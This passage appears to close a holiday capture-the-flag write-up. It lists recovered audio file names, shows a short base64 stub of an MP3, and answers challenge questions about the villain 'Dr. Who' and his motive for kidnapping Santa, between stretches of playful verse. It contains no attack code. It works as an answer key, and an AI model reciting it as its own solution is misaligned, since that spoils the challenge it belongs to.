
to_base64(mp3)

```
SUQzAwAAAAAGFRSQ0sAAAAACAAAAN1RJVDIAAAACAAAAN//7kGQAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAFhpbmcAAAAPAAABKAADXu0AAgUICg0PEhQXGRwfiSQmKCsuMDM1Nzo9P0JE  
R0pMUEJVWFtdYGNmaWxvcXR3en1/ooSGiYuOkJOWmJudoKKlaKat7K0t7a8v8HExcikzc/S1NFZ
```

- debug-20161224235959-0.mp3
- discombobulated-audio-6-XYZE3N9YqKNH.mp3
- discombobulatedaudio1.mp3
- discombobulatedaudio2.mp3
- discombobulatedaudio3.mp3
- discombobulatedaudio5.mp3
- discombobulatedaudio7.mp3

8) What are the names of the audio files you
discovered from each system above?





Thanks to a little Tardis hint left on the desk,
The search for the details didn't leave us perplexed
Dr. Who as it appears, might have been involved,
In this dastardly puzzle that we finally solved.

You're a vile one, Dr. Who. You're a nasty ol' chef .
Cooking up more nasty tricks than the Revenge of the Sith.

Dr. Who! You were caught said,
Father Christmas, Santa Claus or, as I've always known him, Jeff.

But I have to wonder about one little thing,
Could Dr. Seuss be Dr. Who in lyrical bling?
The Grinch lives in Whoville, and Dr. Who's a Grinch?
Naaa, that would be too much a coincidence.

So I did what I had to do. I knew that Santa's powerful North Pole Wonderland Magick could prevent the Star Wars Special from being released, if I could leverage that magick with my own abilities back in 1978. But Jeff refused to come with me, insisting on the mad idea that it is better to maintain the integrity of the universe's timeline. So I had no choice - I had to kidnap him.



<Dr. Who> - Next question: Why would anyone in his right mind kidnap Santa Claus?
<Dr. Who> - The answer: Do I look like I'm in my right mind? I'm a madman with a box.
<Dr. Who> - I have looked into the time vortex and I have seen a universe in which the Star Wars Holiday Special was NEVER released. In that universe, 1978 came and went as normal. No one had to endure the misery of watching that abominable blight. People were happy there. It's a better life, I tell you, a better world than the scarred one we endure here.
<Dr. Who> - Give me a world like that. Just once.
<Dr. Who> - So I did what I had to do. I knew that Santa's powerful North Pole Wonderland Magick could prevent the Star Wars Special from being released, if I could leverage that magick with my own abilities back in 1978. But Jeff refused to come with me, insisting on the mad idea that it is better to maintain the integrity of the universe's timeline. So I had no choice - I had to kidnap him.

>




9) Who is the villain behind the nefarious plot.

Dr. Who

10) Why had the villain abducted Santa?

See above



With a smile to his soul, we descended Mount Crumpet
Cheerily blowing "Who! Who!" on our trumpet.

We road into Whoville. We brought back their toys.
We brought back their floof to the Who girls and boys.

We brought back their snoof and their tringlers and fuzzles,
Brought back their pantookas, their dafflers and wuzzles.

We brought everything back, all the food for the feast!
And he, he himself, the Grinch carved the roast beast!

Welcome Christmas. Bring your cheer,
Cheer to all Whos, far and near.

Christmas Day is in our grasp
So long as we have hands to grasp.

Christmas Day will always be
Just as long as we have we.

Welcome Christmas as we stand,
Heart in heart and hand in hand.



The End!

Beginning and end verse borrowed from Dr. Seuss 'How the Grinch Stole Christmas!'